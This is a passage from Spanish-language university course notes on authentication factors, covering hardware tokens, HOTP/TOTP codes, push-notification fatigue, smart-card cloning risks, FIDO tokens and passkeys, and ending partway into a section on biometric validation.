Algo muy positivo de estos dispositivos es que su superficie de exposición es muy limitada. Como no se conectan a Internet ni son conectables al computador, clonarlos es muy difícil. Sin embargo, han habido ocasiones en los que se ha roto la seguridad de los mismos, como por ejemplo cuando el 2011 un atacante especializado y dirigido se robó la base de datos de semillas de un proveedor de tokens.
Y si eran tan buenos, ¿por qué se murieron? 😵 (podrían ser la alternativa a las tarjetas de coordenadas eliminadas).
Al menos, el 2025 algunos bancos los entregaron como alternativa a la eliminación de tarjetas de coordenadas. Sin embargo, hasta la fecha (2026), entregar estos dispositivos no es obligación en nuestro país.
OTPs#
Los códigos de un solo uso (One Time Password por sus siglas en inglés) son la versión en software de los llaveros de seguridad, lo que los vuelve más baratos.
En algunos casos, el código es enviado por SMS o email a las casillas o números previamente registrados. Sin embargo, esto no es recomendado porque ambos canales no son considerados seguros y hay casos registrados de interceptación de correos o mensajes SMS.
En el caso de códigos generados por aplicación se usan generalmente los algoritmos HOTP o TOTP (que son casi lo mismo, solo que uno usa un reloj interno para generar el código).
HOTP(C) = HMAC(K,C)[:6] (C es el número de ejecución y K es una llave secreta)
TOTP(T) = HOTP(I); con I =  T / 30 (T en Unix time)
(HMAC es una función de MAC que veremos con más detalles en Criptografía. Por ahora asuman que es una función de hash que recibe dos valores como entrada).
En este sitio hay una imagen que explica muy bien cómo funciona TOTP. HOTP es casi lo mismo, pero usa un contador que incrementa cada vez que se revisa un código, en vez de un valor basado en el tiempo.

La seguridad de este sistema depende de que el proceso de enrolamiento no sea interceptado por un atacante, y que no exista forma de volver a ver el código de enrolamiento después de enrolar un dispositivo (ni en el dispositivo enrolado ni en la plataforma que requiere autenticación). En caso contrario, un atacante podría conseguir acceso una vez a cualquiera de los dos dispositivos y copiar ese valor.
Algunas aplicaciones móviles que generan estos códigos:
- Bitwarden Authenticator (App Store, Play Store)
- Google Authenticator (También implenenta las notificaciones de aplicación que se definen a continuación)
- Microsoft Authenticator (También implenenta las notificaciones de aplicación que se definen a continuación)
- Authy (También ofrece respaldos en la nube de los códigos)
¿Qué efectos en la seguridad de los TOTP (positivos y negativos) tiene contar con respaldos en la nube de estos códigos? Describe el modelo de amenaza que estás usando para hacer la evaluación.
Aplicaciones móviles y notificaciones push#
Cuando los servicios cuentan con una aplicación móvil para sus usuarios, algunos sistemas de autenticación usan las notificaciones push de la aplicación para notificar, aceptar o rechazar inicios de sesión (Se supone que el usuario previamente inició sesión en la aplicación, enrolándola). En algunos casos la aceptación de la notificación requiere una clave fija, en otros un número aleatorio mostrado en el dispositivo que pidió realizar la autenticación.
El supuesto es que Solo alguien que tiene acceso al dispositivo seguro puede aceptar la notificación.
Este mecanismo puede tener algunos problemas de seguridad, relacionados con usabilidad e implementación:
Fatiga de notificación de autenticación (también le dicen MFA Fatigue o Push Bombing): Cuando un atacante ya tiene acceso a un factor de autenticación de una cuenta, puede forzar el envío masivo de notificaciones de autenticación, esperando que por error el usuario acepte una de ellas y le deje ingresar a la cuenta. Es por esto que algunos servicios (como Microsoft Authenticator y el Sistema Operativo Android) entregan un código obligatorio y aleatorio en el navegador, el que debe ser ingresado en la aplicación para aceptar la confirmación de acceso (y que un usuario que no ha pedido la notificación no tendrá como conocer).
Según el sitio Dark Reading, lo anterior le pasó a Uber el 2022 cuando fueron atacados por el actor de amenaza
Lapsus$.Aumento de superficie de exposición: Vulnerabilidades en las aplicaciones de autenticación (por no cumplir el principio de Economía de Mecanismos) podrían facilitar a atacantes aprobar autenticaciones sin contar con el dispositivo (o saltárselo definitivamente). En el CLCERT encontramos algo así hace unos años en un banco.
Tokens y tarjetas inteligentes#
Las tarjetas inteligentes son tarjetas con un mini computador dentro de ellas. A veces tienen un chip a la vista (como las tarjetas bancarias y las credenciales universitarias). También pueden comunicarse inalámbricamente, a través de protocolos como RFID, NFC, MIFARE Classic, MIFARE DESFire, o FeliCa. En el mundo, suelen ser usadas para identificación en campuses u oficinas, pagos financieros o de transporte público, apertura de puertas de hotel o de estacionamiento, entre otros usos.

El computador en la tarjeta no tiene batería, pero se energiza cuando se acerca a un lector compatible.
También existen los token físicos, dispositivos que se pueden conectar por USB o NFC a un computador de escritorio o dispositivo móvil para realizar operaciones criptográficas en entornos seguros
Dependiendo de la tecnología de la tarjeta o token, suelen usarse dos tipos de autenticación con ellas:
- Presentación de un ID interno: Algunas tarjetas, como las RFID o MIFARE Classic (la tecnología de la Tarjeta Bip! por casi 20 años, a pesar de que cuando se empezó a usar el 2007 ya tenía 12 años de vida y era considerada insegura), poseen guardado un identificador númerico de solo lectura en sus primeros 4 bytes de almacenamiento. Este ID es leído por los lectores de tarjetas para identificar a un usuario y autenticarlo.
En teoría, una tarjeta MIFARE Classic que cumpla con el estándar no debería dejar escribir en la sección del ID. Sin embargo, desde hace mucho tiempo se encuentran a la venta tarjetas especiales (les dicen tarjetas mágicas) que sí permiten esta modificación, lo que facilita la copia de tarjetas con lectores USB o dispositivos como el Flipper Zero.
- Operaciones criptográficas: Algunas tarjetas más modernas (MIFARE DESFire) o tokens como el Yubikey y Google Titan poseen controles basados en criptografía para dificultar la clonación de los mismos. En varios casos, los dispositivos guardan llaves privadas internamente, pero entregan una API a aplicaciones y el sistema operativo para ejecutar operaciones criptográficas como almacenamiento de llaves, cifrado y descifrado.
En el caso de los tokens físicos, existen protocolos como FIDO y FIDO2 que permiten inicio de sesión estandarizado en aplicaciones que los implementan.

Los problemas más comunes en este tipo de dispositivos son las fallas en el hardware o software, que generalmente no son corregibles dado que los dispositivos no son actualizables por seguridad. En estos casos, la mitigación es comprar un dispositivo nuevo y parchado, como pasó con unas Yubikey hace unos años.
Otro problema difícil de mitigar sin enrolar dispositivos o mecanismos de autenticación adicionales distintos es el impacto de la pérdida o robo del dispositivo.
Passkeys#
Las Passkeys o llaves de acceso son casos particulares del estándar FIDO que permiten a una persona iniciar sesión en una aplicación o sitio web usando los mecanismos de seguridad de sus dispositivos. Son parte del estándar de autenticación web WebAuthn.
El objetivo de las passkeys es desincentivar el uso de contraseñas escritas (y evitar todos los problemas relacionados con ellas) para iniciar sesión en plataformas. Muchas plataformas conocidas (entre ellas Google, X y Meta) las soportan como medio alternativo de autenticación a las contraseñas.
Su funcionamiento lo veremos con más detalle en la sección de Criptografía y está basado en el uso de claves asimétricas, pero describiremos acá algunas de sus ventajas:
- Son resistentes a algunos ataques de tipo sitio fraudulento. En estas situaciones, un atacante crea una página muy parecida a una real y logra que una víctima ingrese a ella (ya sea a través de phishing o de malvertising). La passkey no se puede utilizar por diseño en un dominio distinto al usado para registrarla, lo que hará que el sistema operativo no la ofrezca.
- Eliminan el problema de memorización, predictibilidad y repetición que tienen las contraseñas. Una passkey es válida solo en un sitio a la vez.
- No requieren el almacenamiento de un valor privado de parte del proveedor del servicio, basta con guardar la llave pública generada.
Esta imagen del usuario Trscavo en Wikipedia muestra el flujo común de uso de passkeys (se puede ver el uso de un factor adicional en el dispositivo que almacena la passkey para autorizar la generación de la afirmación firmada)

- El usuario pide iniciar sesión en
www.example.com(sitio en el que ya inició sesión previamente). - El sitio
www.example.comenvía un desafío (challenge) dependiente de la llave pública y resolvible solo contando con la llave privada correspondiente (passkey). El desafío es recibido por el dispositivo que almacena la passkey para resolver. - El dispositivo pide una confirmación adicional (lo que sé: PIN, lo que soy: Huella/Cara) para autorizar la resolución del desafío. El usuario entrega la confirmación correspondiente.
- El dispositivo genera la afirmación firmada (signed assertion) y la entrega al sitio
www.example.compor HTTPS, el cual la valida. Si la afirmación es correcta, la sesión se inicia.
También tienen algunas desventajas, fundamentalmente de usabilidad:
- En algunos casos, debes registrar una passkey por dispositivo desde el que quieres iniciar sesión. En algunas implementaciones de sistemas operativos, se permite delegar la autenticación a un dispositivo cercano al que está iniciando sesión, pero requiere el uso de sistemas propietarios (Windows, Mac) con teléfonos compatibles (Android con Servicios de Google o iOS).
- En otros casos, la passkey se puede guardar en una aplicación con datos portables como un gestor de claves. Sin embargo, ahora la seguridad de la passkey dependerá de la seguridad de la contraseña primaria del usuario, aumentando la posibilidad de que sea usada en otros dispositivos no reconocidos en caso de exfiltración de la contraseña.
- Como en el caso de todo método de autenticación, se han descubierto algunos ataques en los últimos años:
- SquareX en DEFCON 2025: Relacionado con el uso de extensiones maliciosas
- PaloAlto en Agosto 2026 (!): Relacionado con el uso de sistemas de respaldo de las Passkey en la nube.
Conclusiones#
Ya contar con dos dispositivos de autenticación (uno del grupo “lo que sé” y otro del grupo “lo que tengo”) estamos dificultando la mayor parte de los accesos no autorizados a cuentas más exitosos hoy.
Lo que soy#
La Autenticación Biométrica es la transformación de características físicas de un individuo en un vector representativo de ellas, y la comparación de este vector con un dato de referencia.
Algunos ejemplos de autenticación biométrica:
- 🧑 Reconocimiento facial (características del rostro de una persona)
- 🎤 Reconocimiento de voz (características del timbre y la entonación de la voz de una persona)
- 👁️ Reconocimiento de iris (características del patrón del iris del ojo de una persona)
- Reconocimiento de huella dactilar (características del patrón de las huellas dactilares de una persona)
La validación biométrica#
Para todos estos ejemplos, existen los siguientes componentes que pueden afectar en el resultado final de una validación biométrica.

- Parte del cuerpo que debe ser reconocida.
- Sensor que toma una muestra de la parte del cuerpo (video, foto, LIDAR, cámara térmica, etc.).
- Mecanismo de transmisión, usado para trasladar los datos tomados por el sensor al mecanismo que los compara con una referencia. Si la validación es remota, el mecanismo de transmisión podría ser una red interna. Si la validación es local, es el bus que conecta el sensor con el sistema que procesa y compara los datos.
- Base de datos biométrica: Repositorio que almacena la información de referencia de todos los usuarios del sistema. Esta información corresponde a una representación matemática de la parte del cuerpo comparada.
- Algoritmo de comparación: Algoritmo que recibe como entradas la información de referencia y la información detectada por el sensor, entregando un dato continuo que representa la probabilidad de que lo detectado por el sensor sea lo mismo que lo obtenido para crear la referencia. En el caso de validación biométrical local, el algoritmo suele vivir en un chip seguro del dispositivo, para dificultar su extracción.
Problemas#
Una validación biométrica puede realizarse de forma local (todos los pasos anteriores en un mismo dispositivo) o de forma parcialmente remota (algunos pasos en dispositivos cercanos a la persona validando y otros no). En el caso parcialmente remoto, dependemos de confiar en dispositivos que muy probablemente no están en nuestro control, como se ve en la imagen siguiente:
